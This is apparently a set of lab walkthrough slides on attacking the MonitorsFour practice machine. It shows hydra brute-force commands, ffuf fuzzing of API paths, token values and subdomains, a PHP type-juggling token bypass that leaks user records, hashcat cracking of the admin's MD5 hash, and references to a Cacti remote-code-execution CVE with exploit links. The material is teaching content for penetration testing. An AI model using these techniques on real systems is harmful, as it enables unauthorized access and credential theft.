
```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 11.31 seconds
```



#2 Web / API Fuzzing

TCP Port 80



Ctrl-Shift-I:
Open Developer Tools

MonitorsFour - Login — Mozilla Firefox

MonitorsFour - Login

Not Secure http://monitorsfour.htb/login

Login to your account
Enter your credentials below

Invalid credentials, check your username and password then try again!

Username

Password

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application Cookie-Editor

Filter URLs

Headers Cookies Request Response Timings

302 POST http://monitorsfour.htb/api/v1/auth

Status 302 Found
Version HTTP/1.1
Transferred 1.67 kB (4.72 kB size)
Referrer Policy strict-origin-when-cross-origin
Request Priority Highest
DNS Resolution System

Response Headers (320 B)

Cache-Control: no-store, no-cache, must-revalidate
Connection: keep-alive

St...	M...	Domain	File	Initiator	T...	Transfer...	Size
302	P...	moni...	auth	document	ht...	1.67 kB	4...
200	GET	moni...	login	document	ht...	1.68 kB	4...
200	GET	fonts.go...	css?family=Roboto:400,300,10	stylesheet	css	cached	-1 B
200	GET	monitor...	styles.css	stylesheet	css	cached	4...
200	GET	monitor...	bootstrap.min.css	stylesheet	css	cached	1...
200	GET	monitor...	core.min.css	stylesheet	css	cached	1...
200	GET	monitor...	components.min.css	stylesheet	css	cached	2...
200	GET	monitor...	colors.min.css	stylesheet	css	cached	3...
200	GET	moni...	pace.min.js	script	js	cached	1...
200	GET	moni...	jquery.min.js	script	js	cached	8...

Login Request using Curl

Print response
headers

Request
method

URL

Form Data

```
$ curl -i -X POST http://monitorsfour.htb/api/v1/auth -d "username=blip&password=blap"
```

```
HTTP/1.1 302 Found
```

```
Server: nginx
```

```
Date: Mon, 22 Jun 2026 21:54:38 GMT
```

```
Content-Type: text/html; charset=UTF-8
```

```
Transfer-Encoding: chunked
```

```
Connection: keep-alive
```

```
X-Powered-By: PHP/8.3.27
```

```
Set-Cookie: PHPSESSID=f2398968e194b8520066fde43102414d; path=/
```

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

```
Cache-Control: no-store, no-cache, must-revalidate
```

```
Pragma: no-cache
```

```
Location: /login
```

Bruteforce Login?

Cartesian product

Username		Passwords
Alice		123
Bob		12345
Charlie		Ilovejesus
Dorothea		swisscom2014
...		...

Single username/password combination:

```
$ hydra -l Alice -p 123 "http-post-form://monitorsfour.htb/api/v1/auth:username=^USER^&password=^PASS^:302"
```

Use username/password values from text files:

```
$ hydra -L user.txt -P pass.txt "http-post-form://monitorsfour.htb/api/v1/auth:username=^USER^&password=^PASS^:302"
```

Can we find other API endpoints?



Fuzzing

`http://monitorsfour.htb/api/v1/auth`

Binary fuzzing tests compiled programs by feeding malformed or unexpected inputs directly to executables, libraries, or protocols to uncover memory corruption, crashes, and low-level vulnerabilities;

vs

web application fuzzing tests web-facing components (URLs, parameters, forms, APIs, headers, cookies, etc.) with varied requests to discover application-layer issues such as input validation flaws, authentication problems, and injection vulnerabilities.

ffuf - fast web fuzzer written in go

Here are several useful wordlists:

```
$ cd /usr/share/wordlists/dirbuster
```

Specify the wordlist (87k lines)

URL to fuzz (FUZZ=placeholder)

```
$ ffuf -w directory-list-2.3-small.txt -u http://monitorsfour.htb/api/v1/FUZZ
```

<snip>

user	[Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 61ms]
------	---

users	[Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 55ms]
-------	---

logout	[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 63ms]
--------	--

auth	[Status: 405, Size: 0, Words: 1, Lines: 1, Duration: 46ms]
------	--

reset	[Status: 405, Size: 0, Words: 1, Lines: 1, Duration: 104ms]
-------	---

<snip>

ffuf - fuzzing token values

Wordlist is sequence of digits (sub-bash)

Now fuzzing parameter value

```
$ ffuf -w <(seq 0 9) -u http://monitorsfour.htb/api/v1/users?token=FUZZ
```

<snip>

```
1 [Status: 200, Size: 36, Words: 4, Lines: 1, Duration: 60ms]
```

```
7 [Status: 200, Size: 36, Words: 4, Lines: 1, Duration: 60ms]
```

```
2 [Status: 200, Size: 36, Words: 4, Lines: 1, Duration: 62ms]
```

```
5 [Status: 200, Size: 36, Words: 4, Lines: 1, Duration: 64ms]
```

```
3 [Status: 200, Size: 36, Words: 4, Lines: 1, Duration: 67ms]
```

```
8 [Status: 200, Size: 36, Words: 4, Lines: 1, Duration: 67ms]
```

```
9 [Status: 200, Size: 36, Words: 4, Lines: 1, Duration: 69ms]
```

```
4 [Status: 200, Size: 36, Words: 4, Lines: 1, Duration: 71ms]
```

```
6 [Status: 200, Size: 36, Words: 4, Lines: 1, Duration: 74ms]
```

```
0 [Status: 200, Size: 1113, Words: 10, Lines: 1, Duration: 77ms]
```

```
:: Progress: [10/10] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::<snip>
```

No progress
on stderr

URL with token=0

Cooler tool to
handle json

```
$ curl -s http://monitorsfour.htb/api/v1/users?token=0 | jq .
```

```
<snip>
```

```
{  
  "id": 5,  
  "username": "mwatson",  
  "email": "mwatson@monitorsfour.htb",  
  "password": "69196959c16b26ef00b77d82cf6eb169",  
  "role": "user",  
  "token": "0e543210987654321",  
  "name": "Michael Watson",  
  "position": "Website Administrator",  
  "dob": "1985-02-15",  
  "start_date": "2021-05-11",  
  "salary": "75000.00"  
},
```

```
<snip>
```



HelloWorld.php ×



```

1  <?php
2      $token = "0e543210987654321";
3
4      if ("0" == $token) {
5          echo "yolo\n";
6      }
7      if (0 == $token) {
8          echo "wtf\n";
9      }
10     if ("0" === $token) {
11         echo "nope\n";
12     }
13     if (0 === $token) {
14         echo "neither\n";
15     }
16     ?>
    
```

📄 Console

📄 I/O

🌟 AI Agent

170 ms ✓

yolo
wtf

PHP type juggling
“make it fit”

Scientific Notation
0e543210987654321
= $0 \times 10^{543210987654321}$

Cracking the admin's password hash

```
$ curl -s http://monitorsfour.htb/api/v1/users?token=0 | jq .
{
  "id": 2,
  "username": "admin",
  "email": "admin@monitorsfour.htb",
  "password": "56b32eb43e6f15395f6c46c1c9e1cd36",
  "role": "super user",
  "token": "8024b78f83f102da4f",
  "name": "Marcus Higgins",
  "position": "System Administrator",
  "dob": "1978-04-26",
  "start_date": "2021-01-12",
  "salary": "320800.00"
},
```

```
$ cat hash.txt
56b32eb43e6f15395f6c46c1c9e1cd36
```

Attack mode	Hash type	File with	
0=straight	0=MD5	hashes	Wordlist (14m)

```
$ hashcat -a 0 -m 0 hash.txt /usr/share/wordlists/rockyou.txt.gz
```

<snip>

56b32eb43e6f15395f6c46c1c9e1cd36:wonderful1

Session.....: hashcat

Status.....: Cracked

Hash.Mode.....: 0 (MD5)

Hash.Target.....: 56b32eb43e6f15395f6c46c1c9e1cd36

Time.Started.....: Mon Jun 22 18:45:04 2026 (0 secs)

Time.Estimated...: Mon Jun 22 18:45:04 2026 (0 secs)





Infrastructure Notice

May 16, 2025

V.1.7

To enhance our product delivery, we have migrated to Windows and ported websites to Docker via [Docker Desktop 4.44.2](#).

Change

Description

Infrastructure

Migrated MonitorsFour infrastructure to Windows and Docker Desktop 4.44.2, enabling containerized deployments for improved portability, scalability, and easier environment management.

Security Notice: SQL Injection Patch

May 1, 2025

V.1.6

A critical security issue in the forgotten password form was patched. The vulnerability allowed potential attackers to exploit error-based SQL injection. Input validation was implemented and SQL error messages was removed from error messages to prevent this attack vector.

Change


Description

Security

Patched an error-based SQL injection vulnerability in the forgotten password form by enforcing secure prepared state stricter input validation.

Domain-based Virtual Hosting

Domain-based virtual hosting allows a single web server (one IP address) to host multiple websites.



```
# DNS Zone File
monitorsfour.htb      A      10.129.20.119
cacti.monitorsfour.htb A      10.129.20.119
```

Fuzzing the HTTP Host Header

Install additional wordlist from project “amass”

```
$ apt install amass  
$ cd /usr/share/amass/wordlists/
```

Wordlist with 100K typical subdomains

Use FUZZ placeholder in
HTTP request header

Domain in URL only
used to resolve address

Filter out pages
with three words

```
$ ffuf -w bitquark_subdomains_top100K.txt -H "Host: FUZZ.monitorsfour.htb" -u http://monitorsfour.htb/ -fw 3
```

<snip>

```
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
```

```
:: Filter           : Response words: 3
```

```
cacti [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 11ms]
```

```
:: Progress: [45277/100000] :: Job [1/1] :: 3278 req/sec :: Duration: [0:00:24] :: Errors: 0 ::
```



#3 Pwning Cacti

with CVE-2025-24367


/etc/hosts file

- Add the domain to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX cacti.monitorsfour.htb
```





User Login

Enter your Username and Password below

Username

Password

☐ Keep me signed in

Login

Arbitrary File Creation leading to RCE

High netniV published GHSA-fxrq-fr7h-9rqq on Jan 26, 2025

Package	Affected versions	Patched versions
Cacti (PHP)	<= 1.2.28	1.2.29

Severity

High

CVE ID

CVE-2025-24367

Weaknesses

► CWE-20

Credits

 chutchut

 TheWitness

 netniV

Rep

Remediation deve

Coord

Description

Summary

An authenticated Cacti user can abuse graph creation and graph template functionality to create arbitrary PHP scripts in the web root of the application, leading to remote code execution on the server.

Details

Cacti uses the rrdtool binary to generate graphs/images based on Round Robin Databases (RRD's). A number of switches can be set for the binary via the web UI, specifically within the graph template, or graph creation functionality.

Cacti attempts to sanitise the potentially tainted user input by escaping shell metacharacters. For example, in function `rrd_function_process_graph_options()` in `lib/rrd.php`:

```
case 'right_axis_label':
    if (!empty($value)) {
        $graph_opts .= '--right-axis-label ' . cacti_escapeshellarg($value) . RRD_NL;
    }
```



CVE-2025-24367 Exploit


- Manual Exploit:
<https://github.com/vulhub/vulhub/blob/master/cacti/CVE-2025-24367/README.md>
- Exploit Script (needs modifications):
<https://github.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC/>

